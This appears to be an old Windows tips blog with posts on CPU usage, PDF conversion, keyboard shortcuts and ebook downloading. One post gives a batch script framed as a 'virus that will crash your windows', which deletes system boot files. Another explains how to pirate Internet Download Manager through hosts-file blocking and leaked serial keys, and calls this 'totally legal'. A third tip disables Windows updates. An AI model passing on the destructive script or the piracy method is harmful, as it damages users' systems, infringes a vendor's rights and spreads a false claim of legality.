Showing posts with label Windows. Show all posts

Wednesday, November 7, 2012

CPU usage is 100% problem solved

few days ago I format my system and my system becomes too slow due to 100% cpu utilization i want to share solution to this problem.


follow these steps :
step 1: go to start menu and click on run.
step 2. type    c:/windows/system32/services.msc
step 3. double click on automatic update 
 step 4. In general tab start type is automatic please select disabled and also set services status stop.
step 5. click ok .


that's it problem is solved.

 if you don't get it please see video solution below


Sunday, October 28, 2012

how to convert anything (word file,power point presentarion,internet page )to pdf

TO CONVERT ANY PRINTABLE FILE INTO PDF YOU NEED A SOFTWARE CALLED BULLZIP.


Features

  • Print to PDF from almost any Windows program.
  • Runs on Microsoft Windows 2000/XP/XP x64/2003/2003 x64/Vista/Vista x64/2008/Windows 7.
  • Supports 64-bit operating systems.
  • Direct output to the same file each time or prompt for destination.
  • Control if the printer should ask if you want to see the resulting PDF document.
  • Control output and prompts programmatically.
  • Setup can run unattended.
  • Graphical user interface.
  • Password protect PDF documents.
  • 128/40 bit encryption.
  • Quality settings (screen, printer, ebook, prepress).
  • Set document properties.
  • Watermark text, size, rotation, and transparency.
  • Superimpose/background documents.
  • Appending/prepending documents.
  • User interface control.
  • Command line interface to all settings.
  • COM/ActiveX interface for programmatic control.
  • Support for Citrix MetaFrame
  • Support for Windows Terminal Server
  • Multiple output types supported: BMP, JPEG, PCX, PDF, PNG, and TIFF.

Download and Installation

The installation of this program is very simple. Just follow the few steps listed here:
  1. Download the latest stable PDF Printer (4.5 MB). 
    Click here to download 
  2. Open the downloaded ZIP file and run the setup program.
When the setup has completed you will have a printer called Bullzip PDF Printer. Now you are ready to print from your other applications.

Saturday, October 27, 2012

How to Make IDM Full Version without Patching


Follow below steps :

1. Make sure you have installed the latest version of IDM if you do not have it you can download it from the official creators website.
2. Now after you have downloaded and installed the latest version just close the IDM and now go to start menu and make a search for Notepad.
3. Now right click on Notepad and than Run It As Administrator.
4. Now navigate to C: > Windows > System 32 > Drivers > etc. > Hosts.
5. When you are in the etc. folder you might not see any files their as you have click on show all files on the right hand side below.

6. Now open the Hosts file and paste all the below lines like in the image.


127.0.0.1    tonec.com
127.0.0.1    www.tonec.com
127.0.0.1    registeridm.com
127.0.0.1    www.registeridm.com
127.0.0.1    secure.registeridm.com
127.0.0.1    internetdownloadmanager.com
127.0.0.1    www.internetdownloadmanager.com
127.0.0.1    secure.internetdownloadmanager.com
127.0.0.1    mirror.internetdownloadmanager.com
127.0.0.1    mirror2.internetdownloadmanager.com


Hosts File
7. So now as you can see in the above image how I have pasted all the lines @ the end of the Hosts file, you have to do same as above, now hit save.
8. Now when you have saved the HOSTS File you can simply enter any serials from below in your IDM Registration page.


RLDGN-OV9WU-5W589-6VZH1
HUDWE-UO689-6D27B-YM28M
UK3DV-E0MNW-MLQYX-GENA1
398ND-QNAGY-CMMZU-ZPI39
GZLJY-X50S3-0S20D-NFRF9
W3J5U-8U66N-D0B9M-54SLM
EC0Q6-QN7UH-5S3JB-YZMEK
UVQW0-X54FE-QW35Q-SNZF5
FJJTJ-J0FLF-QCVBK-A287M


9. Now enjoy your full version IDM without purchasing or patching its totally genuine and totally legal, you can update and it will still work like a charm so if you still have any queries than make sure to comment below.

Sunday, October 21, 2012

virus that will crash your windows

1.open notepad and copy this code


@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini


and paste it save notepad file to virus.bat

caution: do not run or double click on this file it will crash your system enjoy  :-)

Monday, October 1, 2012

How to Download Google Ebooks Free

To Download Books from Google you need a Tool called Google Book downloader 

for Windows  users.
for Mac users download.


copy and paste the url of your ebooks opened in your Browser as shown above image.


Thursday, September 13, 2012

Keyboard Shortcut keys For Windows

Getting used to using your keyboard exclusively and leaving your mouse behind will make you much more efficient at performing any task on any Windows system. I use the following keyboard shortcuts every day:

General keyboard shortcuts

  • CTRL+C (Copy)
  • CTRL+X (Cut)
  • CTRL+V (Paste)
  • CTRL+Z (Undo)
  • DELETE (Delete)
  • SHIFT+DELETE (Delete the selected item permanently without placing the item in the Recycle Bin)
  • CTRL while dragging an item (Copy the selected item)
  • CTRL+SHIFT while dragging an item (Create a shortcut to the selected item)
  • F2 key (Rename the selected item)
  • CTRL+RIGHT ARROW (Move the insertion point to the beginning of the next word)
  • CTRL+LEFT ARROW (Move the insertion point to the beginning of the previous word)
  • CTRL+DOWN ARROW (Move the insertion point to the beginning of the next paragraph)
  • CTRL+UP ARROW (Move the insertion point to the beginning of the previous paragraph)
  • CTRL+SHIFT with any of the arrow keys (Highlight a block of text)
  • SHIFT with any of the arrow keys (Select more than one item in a window or on the desktop, or select text in a document)
  • CTRL+A (Select all)
  • F3 key (Search for a file or a folder)
  • ALT+ENTER (View the properties for the selected item)
  • ALT+F4 (Close the active item, or quit the active program)
  • ALT+ENTER (Display the properties of the selected object)
  • ALT+SPACEBAR (Open the shortcut menu for the active window)
  • CTRL+F4 (Close the active document in programs that enable you to have multiple documents open simultaneously)
  • ALT+TAB (Switch between the open items)
  • ALT+ESC (Cycle through items in the order that they had been opened)
  • F6 key (Cycle through the screen elements in a window or on the desktop)
  • F4 key (Display the Address bar list in My Computer or Windows Explorer)
  • SHIFT+F10 (Display the shortcut menu for the selected item)
  • ALT+SPACEBAR (Display the System menu for the active window)
  • CTRL+ESC (Display the Start menu)
  • ALT+Underlined letter in a menu name (Display the corresponding menu)
  • Underlined letter in a command name on an open menu (Perform the corresponding command)
  • F10 key (Activate the menu bar in the active program)
  • RIGHT ARROW (Open the next menu to the right, or open a submenu)
  • LEFT ARROW (Open the next menu to the left, or close a submenu)
  • F5 key (Update the active window)
  • BACKSPACE (View the folder one level up in My Computer or Windows Explorer)
  • ESC (Cancel the current task)
  • SHIFT when you insert a CD-ROM into the CD-ROM drive (Prevent the CD-ROM from automatically playing)
  • CTRL+SHIFT+ESC (Open Task Manager)

Dialog box keyboard shortcuts

If you press SHIFT+F8 in extended selection list boxes, you enable extended selection mode. In this mode, you can use an arrow key to move a cursor without changing the selection. You can press CTRL+SPACEBAR or SHIFT+SPACEBAR to adjust the selection. To cancel extended selection mode, press SHIFT+F8 again. Extended selection mode cancels itself when you move the focus to another control.
  • CTRL+TAB (Move forward through the tabs)
  • CTRL+SHIFT+TAB (Move backward through the tabs)
  • TAB (Move forward through the options)
  • SHIFT+TAB (Move backward through the options)
  • ALT+Underlined letter (Perform the corresponding command or select the corresponding option)
  • ENTER (Perform the command for the active option or button)
  • SPACEBAR (Select or clear the check box if the active option is a check box)
  • Arrow keys (Select a button if the active option is a group of option buttons)
  • F1 key (Display Help)
  • F4 key (Display the items in the active list)
  • BACKSPACE (Open a folder one level up if a folder is selected in the Save As or Open dialog box)

Microsoft natural keyboard shortcuts

  • Windows Logo (Display or hide the Start menu)
  • Windows Logo+BREAK (Display the System Properties dialog box)
  • Windows Logo+D (Display the desktop)
  • Windows Logo+M (Minimize all of the windows)
  • Windows Logo+SHIFT+M (Restore the minimized windows)
  • Windows Logo+E (Open My Computer)
  • Windows Logo+F (Search for a file or a folder)
  • CTRL+Windows Logo+F (Search for computers)
  • Windows Logo+F1 (Display Windows Help)
  • Windows Logo+ L (Lock the keyboard)
  • Windows Logo+R (Open the Run dialog box)
  • Windows Logo+U (Open Utility Manager)

Accessibility keyboard shortcuts

  • Right SHIFT for eight seconds (Switch FilterKeys either on or off)
  • Left ALT+left SHIFT+PRINT SCREEN (Switch High Contrast either on or off)
  • Left ALT+left SHIFT+NUM LOCK (Switch the MouseKeys either on or off)
  • SHIFT five times (Switch the StickyKeys either on or off)
  • NUM LOCK for five seconds (Switch the ToggleKeys either on or off)
  • Windows Logo +U (Open Utility Manager)

Windows Explorer keyboard shortcuts

  • END (Display the bottom of the active window)
  • HOME (Display the top of the active window)
  • NUM LOCK+Asterisk sign (*) (Display all of the subfolders that are under the selected folder)
  • NUM LOCK+Plus sign (+) (Display the contents of the selected folder)
  • NUM LOCK+Minus sign (-) (Collapse the selected folder)
  • LEFT ARROW (Collapse the current selection if it is expanded, or select the parent folder)
  • RIGHT ARROW (Display the current selection if it is collapsed, or select the first subfolder)

Shortcut keys for Character Map

After you double-click a character on the grid of characters, you can move through the grid by using the keyboard shortcuts:
  • RIGHT ARROW (Move to the right or to the beginning of the next line)
  • LEFT ARROW (Move to the left or to the end of the previous line)
  • UP ARROW (Move up one row)
  • DOWN ARROW (Move down one row)
  • PAGE UP (Move up one screen at a time)
  • PAGE DOWN (Move down one screen at a time)
  • HOME (Move to the beginning of the line)
  • END (Move to the end of the line)
  • CTRL+HOME (Move to the first character)
  • CTRL+END (Move to the last character)
  • SPACEBAR (Switch between Enlarged and Normal mode when a character is selected)

Microsoft Management Console (MMC) main window keyboard shortcuts

  • CTRL+O (Open a saved console)
  • CTRL+N (Open a new console)
  • CTRL+S (Save the open console)
  • CTRL+M (Add or remove a console item)
  • CTRL+W (Open a new window)
  • F5 key (Update the content of all console windows)
  • ALT+SPACEBAR (Display the MMC window menu)
  • ALT+F4 (Close the console)
  • ALT+A (Display the Action menu)
  • ALT+V (Display the View menu)
  • ALT+F (Display the File menu)
  • ALT+O (Display the Favorites menu)

MMC console window keyboard shortcuts

  • CTRL+P (Print the current page or active pane)
  • ALT+Minus sign (-) (Display the window menu for the active console window)
  • SHIFT+F10 (Display the Action shortcut menu for the selected item)
  • F1 key (Open the Help topic, if any, for the selected item)
  • F5 key (Update the content of all console windows)
  • CTRL+F10 (Maximize the active console window)
  • CTRL+F5 (Restore the active console window)
  • ALT+ENTER (Display the Properties dialog box, if any, for the selected item)
  • F2 key (Rename the selected item)
  • CTRL+F4 (Close the active console window. When a console has only one console window, this shortcut closes the console)

Remote desktop connection navigation

  • CTRL+ALT+END (Open the Microsoft Windows NT Security dialog box)
  • ALT+PAGE UP (Switch between programs from left to right)
  • ALT+PAGE DOWN (Switch between programs from right to left)
  • ALT+INSERT (Cycle through the programs in most recently used order)
  • ALT+HOME (Display the Start menu)
  • CTRL+ALT+BREAK (Switch the client computer between a window and a full screen)
  • ALT+DELETE (Display the Windows menu)
  • CTRL+ALT+Minus sign (-) (Place a snapshot of the entire client window area on the Terminal server clipboard and provide the same functionality as pressing ALT+PRINT SCREEN on a local computer.)
  • CTRL+ALT+Plus sign (+) (Place a snapshot of the active window in the client on the Terminal server clipboard and provide the same functionality as pressing PRINT SCREEN on a local computer.)

Microsoft Internet Explorer navigation


  • CTRL+B (Open the Organize Favorites dialog box)
  • CTRL+E (Open the Search bar)
  • CTRL+F (Start the Find utility)
  • CTRL+H (Open the History bar)
  • CTRL+I (Open the Favorites bar)
  • CTRL+L (Open the Open dialog box)
  • CTRL+N (Start another instance of the browser with the same Web address)
  • CTRL+O (Open the Open dialog box, the same as CTRL+L)
  • CTRL+P (Open the Print dialog box)
  • CTRL+R (Update the current Web page)
  • CTRL+W (Close the current window)

Search This Blog